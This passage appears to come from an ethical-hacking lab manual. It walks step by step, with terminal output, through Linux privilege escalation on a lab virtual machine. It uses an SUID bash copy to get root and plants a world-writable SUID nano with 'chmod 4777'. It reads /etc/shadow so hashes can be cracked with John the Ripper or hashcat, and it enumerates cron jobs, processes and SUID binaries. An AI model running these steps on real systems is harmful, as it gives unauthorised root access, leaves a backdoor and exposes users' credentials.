
34. In the terminal, type **cp /bin/nano .** and press **Enter**.

35. Type **chmod 4777 nano** and press **Enter**.

36. In the terminal, type **ls -la nano** and press **Enter**.

```
Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1#
```


37. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.



```

Applications Places System
ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
$ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)


* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1#

```

38. To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.



```

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1# ./nano -p /etc/shadow

```


39. **/etc/shadow** file opens showing the hashes of all users.

The screenshot shows a terminal window with the nano text editor open to the file **/etc/shadow**. The file contains a list of system users and their password hashes, all using the same hash type (18858). The users listed are: root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, systemd-network, systemd-resolve, systemd-timesync, messagebus, syslog, _apt, tss, and uidd. A red error message at the bottom of the editor states: **[File '/etc/shadow' is unwritable]**. The terminal window title is **ubuntu@ubuntu-Virtual-Machine: /home** and the date/time is **Wed May 18, 01:05**.

40. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

41. Press **ctrl+x** to close the nano editor.

42. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.

The screenshot shows a terminal window with the command **cat /etc/crontab** executed. The output displays the system-wide crontab file. It includes comments explaining the file's purpose and usage, followed by environment variables like **SHELL=/bin/sh** and **PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin**. An example of a job definition is provided, showing the fields for minute, hour, day of month, month, and day of week, followed by the user-name and command to be executed. The crontab entries shown are for running **run-parts** to execute cron jobs hourly, daily, weekly, and monthly. The terminal prompt is **bash-5.1#**.

43. Type **ps -ef** and press **Enter** to view current processes along with their PIDs

```

#
bash-5.1# ps -ef
UID          PID    PPID  C   STIME TTY          TIME CMD
root           1      0  0  00:10 ?        00:00:04 /sbin/init splash
root           2      0  0  00:10 ?        00:00:00 [kthreadd]
root           3      2  0  00:10 ?        00:00:00 [rcu_gp]
root           4      2  0  00:10 ?        00:00:00 [rcu_par_gp]
root           6      2  0  00:10 ?        00:00:00 [kworker/0:0H-events_highpri]
root           8      2  0  00:10 ?        00:00:00 [mm_percpu_wq]
root           9      2  0  00:10 ?        00:00:00 [rcu_tasks_rude_]
root          10      2  0  00:10 ?        00:00:00 [rcu_tasks_trace]
root          11      2  0  00:10 ?        00:00:00 [ksoftirqd/0]
root          12      2  0  00:10 ?        00:00:00 [rcu_sched]
root          13      2  0  00:10 ?        00:00:00 [migration/0]
root          14      2  0  00:10 ?        00:00:00 [idle_inject/0]
root          16      2  0  00:10 ?        00:00:00 [cpuhp/0]
root          17      2  0  00:10 ?        00:00:00 [cpuhp/1]
root          18      2  0  00:10 ?        00:00:00 [idle_inject/1]
root          19      2  0  00:10 ?        00:00:00 [migration/1]
root          20      2  0  00:10 ?        00:00:00 [ksoftirqd/1]
root          22      2  0  00:10 ?        00:00:00 [kworker/1:0H-kblockd]
root          23      2  0  00:10 ?        00:00:00 [kdevtmpfs]
root          24      2  0  00:10 ?        00:00:00 [netns]
root          25      2  0  00:10 ?        00:00:00 [inet_frag_wq]
root          26      2  0  00:10 ?        00:00:00 [kauditd]
root          28      2  0  00:10 ?        00:00:00 [khungtaskd]
root          29      2  0  00:10 ?        00:00:00 [oom_reaper]
root          30      2  0  00:10 ?        00:00:00 [writeback]
root          31      2  0  00:10 ?        00:00:00 [kcompactd0]
root          32      2  0  00:10 ?        00:00:00 [ksmd]

```

44. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system

```

root          3816    3796  0 01:06 pts/1    00:00:00 ps -ef
bash-5.1# find / -name "*.txt" -ls 2> /dev/null
3024460    32 -rw-r--r--  1 root    root      32646 Oct 31  2021 /usr/src/linux-headers-5.15.0-30/scripts/spelling.txt
3938515     4 -rw-r--r--  1 root    root      3138 Oct 31  2021 /usr/src/linux-headers-5.15.0-30/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
3938510     4 -rw-r--r--  1 root    root      1771 Oct 31  2021 /usr/src/linux-headers-5.15.0-30/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
1861790     0 lrwxrwxrwx  1 root    root         59 Apr 20 08:57 /usr/src/linux-headers-5.13.0-41-generic/scripts/spelling.txt -> ../../linux-hwe-5.13-headers-5.13.0-41/scripts/spelling.txt
4721825    32 -rw-r--r--  1 root    root    32343 Jun 27  2021 /usr/src/linux-hwe-5.13-headers-5.13.0-40/scripts/spelling.txt
4590811     4 -rw-r--r--  1 root    root      3138 Jun 27  2021 /usr/src/linux-hwe-5.13-headers-5.13.0-40/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
4590806     4 -rw-r--r--  1 root    root      1771 Jun 27  2021 /usr/src/linux-hwe-5.13-headers-5.13.0-40/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
1972590     0 lrwxrwxrwx  1 root    root         50 May  5 05:45 /usr/src/linux-headers-5.15.0-30-generic/scripts/spelling.txt -> ../../linux-headers-5.15.0-30/scripts/spelling.txt
1732372     0 lrwxrwxrwx  1 root    root         59 Apr  4 05:22 /usr/src/linux-headers-5.13.0-40-generic/scripts/spelling.txt -> ../../linux-hwe-5.13-headers-5.13.0-40/scripts/spelling.txt
3804338    32 -rw-r--r--  1 root    root    32343 Jun 27  2021 /usr/src/linux-hwe-5.13-headers-5.13.0-41/scripts/spelling.txt
2103529     4 -rw-r--r--  1 root    root      3138 Jun 27  2021 /usr/src/linux-hwe-5.13-headers-5.13.0-41/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
2103524     4 -rw-r--r--  1 root    root      1771 Jun 27  2021 /usr/src/linux-hwe-5.13-headers-5.13.0-41/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
3020011    20 -rw-r--r--  1 root    root    18813 Apr 18 15:26 /usr/share/vim/vim82/pack/dist/opt/matchit/doc/matchit.txt
2890677     4 -rw-r--r--  1 root    root       328 Apr 18 15:26 /usr/share/vim/vim82/doc/os_risc.txt

```


45. Type **route -n** and press **Enter** to view the host/network names in numeric form.

```

ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
hon3/dist-packages/zip-1.0.0.egg-info/requires.txt
3638 1 -rw-r--r-- 1 root root 5 Jan 17 2020 /snap/core20/1434/usr/lib/pyt
hon3/dist-packages/zip-1.0.0.egg-info/top_level.txt
3641 14 -rw-r--r-- 1 root root 13925 Mar 15 08:22 /snap/core20/1434/usr/lib/pyt
hon3.8/LICENSE.txt
4525 9 -rw-r--r-- 1 root root 8676 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.8/lib2to3/Grammar.txt
4526 1 -rw-r--r-- 2 root root 793 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.8/lib2to3/PatternGrammar.txt
5043 9 -rw-r--r-- 1 root root 8696 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.9/lib2to3/Grammar.txt
4526 1 -rw-r--r-- 2 root root 793 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.9/lib2to3/PatternGrammar.txt
8844 0 lrwxrwxrwx 1 root root 23 Feb 7 08:33 /snap/core20/1434/usr/share/d
oc/mount/mount.txt -> ../util-linux/mount.txt
9584 1 -rw-r--r-- 1 root root 1 Apr 20 2020 /snap/core20/1434/usr/share/s
ubiquity/subiquity-0.0.5.egg-info/dependency_links.txt
9585 1 -rw-r--r-- 1 root root 180 Apr 20 2020 /snap/core20/1434/usr/share/s
ubiquity/subiquity-0.0.5.egg-info/entry_points.txt
9586 1 -rw-r--r-- 1 root root 37 Apr 20 2020 /snap/core20/1434/usr/share/s
ubiquity/subiquity-0.0.5.egg-info/top_level.txt
9722 2 -rw-r--r-- 1 root root 1431 Jan 30 2020 /snap/core20/1434/usr/share/v
im/vim81/doc/help.txt
bash-5.1# route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 10.10.1.2 0.0.0.0 UG 100 0 0 eth0
10.10.1.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0
169.254.0.0 0.0.0.0 255.255.0.0 U 1000 0 0 eth0
bash-5.1#

```

46. Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.

```

ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
169.254.0.0 0.0.0.0 255.255.0.0 U 1000 0 0 eth0
bash-5.1# find / -perm -4000 -ls 2> /dev/null
1709313 20 -rwsr-xr-x 1 root root 18736 Feb 26 06:11 /usr/libexec/polkit-agent-hel
per-1
1709132 416 -rwsr-xr-x 1 root dip 424512 Feb 24 12:14 /usr/sbin/pppd
1704052 100 -rwsr-xr-x 1 root root 101048 Mar 4 15:44 /usr/sbin/mount.nfs
1704797 228 -rwsr-xr-x 1 root root 232408 Feb 14 06:48 /usr/bin/sudo
1705208 72 -rwsr-xr-x 1 root root 72712 Mar 14 04:59 /usr/bin/chfn
1709315 32 -rwsr-xr-x 1 root root 30872 Feb 26 06:11 /usr/bin/pkexec
1704295 36 -rwsr-xr-x 1 root root 35200 Mar 23 09:53 /usr/bin/fusermount3
1704030 48 -rwsr-xr-x 1 root root 47480 Feb 20 20:49 /usr/bin/mount
1710070 40 -rwsr-xr-x 1 root root 40496 Mar 14 04:59 /usr/bin/newgrp
1710079 56 -rwsr-xr-x 1 root root 55672 Feb 20 20:49 /usr/bin/su
1704118 36 -rwsr-xr-x 1 root root 35192 Feb 20 20:49 /usr/bin/umount
1705209 44 -rwsr-xr-x 1 root root 44808 Mar 14 04:59 /usr/bin/chsh
1705211 72 -rwsr-xr-x 1 root root 72072 Mar 14 04:59 /usr/bin/gpasswd
1705213 60 -rwsr-xr-x 1 root root 59976 Mar 14 04:59 /usr/bin/passwd
1710454 136 -rwsr-xr-x 1 root root 138408 Apr 21 04:50 /usr/lib/snapd/snap-confine
1704395 16 -rwsr-sr-x 1 root root 14488 Mar 1 09:33 /usr/lib/xorg/Xorg.wrap
1707064 36 -rwsr-xr-x 1 root messagebus 35112 Apr 1 13:02 /usr/lib/dbus-1.0/dbus-daem
on-launch-helper
1704636 332 -rwsr-xr-x 1 root root 338536 Feb 25 18:30 /usr/lib/openssh/ssh-keysig
n
4194355 1208 -rwsr-sr-x 1 root root 1234376 May 18 00:54 /home/bash
4194382 280 -rwsrwxrwx 1 root root 283144 May 18 01:02 /home/nano
56 43 -rwsr-xr-x 1 root root 43088 Sep 16 2020 /snap/core18/2344/bin/mount
65 63 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /snap/core18/2344/bin/ping
81 44 -rwsr-xr-x 1 root root 44664 Jan 25 11:26 /snap/core18/2344/bin/su
99 27 -rwsr-xr-x 1 root root 26696 Sep 16 2020 /snap/core18/2344/bin/umoun

```


